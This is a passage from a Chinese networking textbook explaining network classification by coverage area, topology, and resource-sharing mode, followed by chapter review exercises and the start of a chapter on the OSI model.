局域网 LAN 是在小范围内将计算机连接起来,实现资源管理,文件、打印机共享等功能。局域网覆盖范围一般在几米至几千米以内,产权归属个人或单位所有。局域网覆盖范围较小,不涉及远程通信和路由选择功能,具有传输速度高、误码率低的特点,因此局域网内部主机之间的数据传输一般不进行纠错。

城域网 MAN 本质上是一种大型的局域网,可以看成是局域网的延伸。城域网将一个城市内的局域网彼此相连,范围从几千米到几十千米不等,覆盖一个城市和地区。

广域网 WAN 将城域网相连,覆盖范围从几十千米到几万千米,实现城市与城市之间、国家与国家之间、洲际与洲际之间的通信,传输介质主要是光纤,也有微波,如中国和日本通过铺设海底光纤进行通信。广域网由于传输距离远,造价昂贵,产权归属于营造者,如中国电信、中国铁通和网通等。

因特网也称万维网(World Wide Web,WWW),它将全球广域网连接在一起,在本质上属于广域网范畴,可以看成是一个典型巨大的广域网。因特网基于 TCP/IP 参考模型,不管来自哪个国家、哪个民族,也不管身处何地,凡是遵循 TCP/IP 协议的各种接入设备都能接入因特网。

2. 根据拓扑结构划分

网络拓扑结构是指网络中节点的连接方法和形式。不同拓扑结构有不同的介质访问方式和特点,可以应用于特定场合。网络拓扑结构主要有总线型、星形、环形、树型和网状型 5 种。

(1) 总线型网络拓扑结构

总线型拓扑结构网络采用同轴电缆作为传输介质,计算机通过 T 型接口接入数据总线,从而接入总线型网络,如图 1-9 所示。

总线型网络是一种广播网,一节点发送数据其他节点都能接收,因为电缆物理上将所有计算机连接在一起,电流流经导体向四周发散,使得所有节点都能接收到数据。例如节点 1 通过总线向节点 2 发送数据,网络上所有节点,如节点 3、4 和 5 都能接收,但会因地址不吻合被网卡丢弃;此时假如节点 3 也向节点 4 传输数据,其发出的数字信号会与节点 1 的数字信号冲撞导致数据出错。




图 1-9　总线型拓扑结构图


知识链接

何谓数字信号的冲撞

一条信道不管多粗多细,都只能传输一路的数字信号。假如同时传输多路数字信号,会导致数据冲撞现象,形象地讲就是信号撞车。数字信号的冲撞如图 1-10 所示。




图 1-10 数字信号的冲撞

由图 1-10 可得，将 +5V 定义为数字“1”，0V 定义为数字“0”，主机 1 和主机 2 同时向总线发送数据。第一周期主机 1 的 0V 与主机 2 的 +5V 叠加为 +5V，第二周期主机 1 的 +5V 与主机 2 的 0V 叠加为 +5V，第三周期主机 1 的 +5V 与主机 2 的 +5V 叠加为 +5V，如此类推，若多个数字信号同时传输则会导致接收方所有周期接收到的信号都是 +5V 高电平，即数据全是“1”。

思考： 一条信道能传输多路的模拟信号吗？

总线型网络拓扑结构的特点如下。

① 优点：多个节点共享单一信道，结构简单，价格低廉、安装方便。

② 缺点：属于广播网络，一节点发送数据其他节点只能等待，总线利用率不高，总线故障会导致整个网络的瘫痪。

（2）星形网络拓扑结构

星形拓扑结构是目前局域网中应用最为广泛的拓扑结构，多个主机共同接入中心交换节点，数据经由中心交换节点（由集线器或者交换机充当）转发，如图 1-11 所示。




图 1-11 星形拓扑结构图

在星形拓扑结构中，中心节点性能决定整个网络的性能，单个主机故障或性能低下不会影响到整个网络的运行状态，主机加入撤离网络简单。例如，若主机 5 要加入星形局域网，则只需加入中心交换节点即可。星形结构网络是否属于广播网络决定于中心节点性质，假如中心交换节点是集线器，则一节点发送数据所有节点都能接收，用集线器组成的星形网络属于广播网络；假如中心节点是交换机，通过查找 Mac 地址表转发数据至相应端口，一个主机发送数据不会广播到所有端口上，则用交换机组成的星形网络不属于广播网络。

① 优点：单个主机故障不影响全网，主机加入撤离网络简单。

② 缺点：中心交换节点的故障将导致整个网络的瘫痪。

（3）环形网络拓扑结构

在环形拓扑结构网络中，中继器两两相连组合成闭合环形链路，主机只要接入任一中继器即可接入环形网络，如图 1-12 所示。

环形网中所有主机共享单一环形闭合物理通道，数据在闭合环路中通过中继器逐一转发，网络中所有接入中继器的计算机都能接收到数据，但会因地址不吻合而丢弃，因此环形网络属于广播网络。例如主机 1 要把数据发送给主机 2，数据在闭合环路中逆时针绕了一




图 1-12　环形拓扑结构图

圈,通过中继器广播至网络中所有主机,最后由发送方(主机 1)回收,以广播方式将数据发送给主机 2。

① 优点:单个主机故障不影响全网,主机加入或离开网络比较简单。

② 缺点:环形网络性能随着网络规模的增大而降低,因为规模越大,闭合环路的中继器数量越多,数据要绕一个大圈由发送方回收,影响传输效率。

(4) 树型网络拓扑结构

树型网络拓扑结构可以看成是星形网络的延伸和扩充。整个网络有唯一根节点,根节点与星形网络的中心节点级联构成树型网络结构,如图 1-13 所示。




图 1-13　树型拓扑结构图

在树型网络中,只有一个根中心交换节点,但可以有多个子中心节点,每个子中心节点还可以有下属节点,整个拓扑结构犹如一棵树,形象地被称为树型网络。主机只要接入任一子中心节点即可接入树型网络。树型网络结构是否属于广播网络取决于根节点和中心节点性质,假如所有节点包括根节点都是集线器,则整个网络属于广播网络;假如根节点是交换机,部分中心节点是集线器,则整个网络不属于广播网络,但部分枝节存在广播现象。

① 优点:树型网络扩充节点方便灵活。

② 缺点:树型网络中单个中心节点故障不会导致整个网络的瘫痪,但会导致其下层节点的不可用。

总线型、星形、环形和树型网络都可以组建局域网,但在组网过程中必须结合实际和需求选择适合的拓扑结构。目前,星形和树型网络以其卓越的性能和容错性广泛应用于校园

网和企业网之中。

（5）网状型拓扑结构

网状型拓扑也称为分布型网络拓扑，是广域网采用的组网方式。网络中的中间节点（由路由器充当）与其他节点相连，路由器必须根据当前网络带宽和拥塞情况动态计算路径开销，找到一条通往目的主机的最优路径，如图1-14所示。




图1-14 网状型拓扑结构图

网状型拓扑结构具有较高的健壮度和可靠性，因为发送方和接收方之间存在多条通路可供选择。但是，其结构复杂，路由计算会带来数据转发延迟，另外路由硬件成本较高，不易于管理和维护，故不用于局域网组网之中。

3. 根据资源共享方式划分

计算机网络根据资源共享方式可以划分为对等网和客户机/服务器网络。

（1）对等网

在对等网中，每个计算机都拥有完全平等的权限，既可以共享自身资源，也可以享用其他计算机资源，适用于组建小规模流量不大的局域网。例如通过交换机组成的星形局域网，计算机之间都是对等关系。组建对等网络很简单，只要把网络中计算机设置相同的IP段和子网掩码即可。如图1-15所示，主机1和主机2的IP都属于192.168.1网段，但主机号不能重复，一个是10，另一个是11[①]，子网掩码都是255.255.255.0，此时双方主机网络号相同，属于同一子网中，可以相互通信并共享资源。




图1-15 对等网主机的配置

① IP地址可以分为网络号和主机号，同一局域网主机网络号相同，主机号不一样，就像同个班的学生，班号相同，学号各异，彼此之间通过查询名册表（Mac地址表）相互通信。

（2）客户/服务器网络

客户机/服务器简称 C/S(Client/Server)网络模式。在 C/S 中，提供服务（如文件服务、打印服务、邮件服务、存储服务）的计算机称为服务器，而享用服务的计算机称为客户机。客户机/服务器模式适用于组建流量较大、结构复杂的局域网和广域网。例如，校园网中提供资源下载的计算机称为 FTP 服务器，提供校内邮件转发的计算机称为邮件服务器，而学生的计算机享用这些服务，称为客户机。

本章小结

本章学习了计算机网络的定义、功能和分类以及组建对等网络和局域网的方法，在这里重点要理解计算机网络的 4 个分类标准。学生应通过自学方式对当前计算机网络发展和趋势做更深入的了解。本章知识结构如图 1-16 所示。




图 1-16　本章知识结构图

思考练习题

一、填空题

1. 按照地域覆盖范围，可将计算机网络分为________、城域网和广域网。

2. 计算机网络按其拓扑结构可以划分为总线型、星形、环形、树型和________，其中用交换机组成的局域网属于________拓扑结构，Internet 属于________拓扑结构。

3. 数据在传输过程中，传输速率与线缆长度呈________比，线缆长度越长，传输速率越________。

4. 三网融合是指将________、________和________紧密融合实现统一的网络。

二、选择题

1. 下列有关网络技术的发展趋势的描述中，不正确的是________。

A. 计算机网络的数据传输速率将越来越大

B. 计算机网络的主要特征为资源共享

C. 网络信息交换将以高速度的电路交换为主要特征

D. 网络协议向标准化,网络服务向综合化发展

2. 计算机网络发展到现在,共经历了________个阶段。

A. 1　　B. 2　　C. 3　　D. 4

3. 网络之间互联,其目的是________。

A. 实现互联网上资源共享　　B. 提高网络工作效率

C. 提高网络传输速率　　D. 使用更多的网络操作系统

4. 最早出现的计算机互联网络是________。

A. 阿帕网　　B. 以太网　　C. 因特网　　D. 局域网

5. 局域网主机之间的通信是基于________。

A. Mac 地址　　B. IP 地址　　C. 主机名称　　D. 工作组名

三、简答题

1. 什么是计算机网络?

2. 简述总线型网络拓扑结构的特点。

3. 简述星形网络拓扑结构的优点和应用。

4. 计算机网络的发展可以划分为几个阶段?每个阶段各有什么特点?

第 2 章　计算机网络体系结构

计算机网络体系是一种高度结构化层次模型。所谓结构化，是指将一复杂庞大系统分解成若干子系统，各个子系统间相互独立，各司其职，但同时又相互联系，共同构成一个整体。本章主要讲述计算机网络系统分层思想，引入 OSI 参考模型和 TCP/IP 参考模型，最后对两种网络模型进行比较。

学习目标

(1) 理解网络分层的目的。

(2) 识记 OSI 参考模型各层功能。

(3) 理解 OSI 参考模型和 TCP/IP 参考模型的区别。

2.1　OSI 参考模型

2.1.1　邮政系统

网络系统分层的目的在于把庞大复杂的问题分解成若干子问题局部解决，其思想起源于邮政系统。为简化信件投递过程，人们将邮政系统划分为四个子层，如图 2-1 所示。在第一层中，写信者不需亲自将信件送至对方，而是通过"通信者活动"将信件粘贴邮票，投递至邮箱中，至此发信者任务完成，把剩余工作交由下层"邮局服务业务"；"邮局服务业务"将信件盖戳分拣，完成本层任务后再把剩余工作交由下层"邮局转送业务"；"邮局转送业务"将发送给同一地区的信件打包，再交由最底层"运输部门"；"运输部门"负责传输信件，抵达目的邮局中再一层一层向上传达，最后通过邮递员投递到收件者邮箱中。

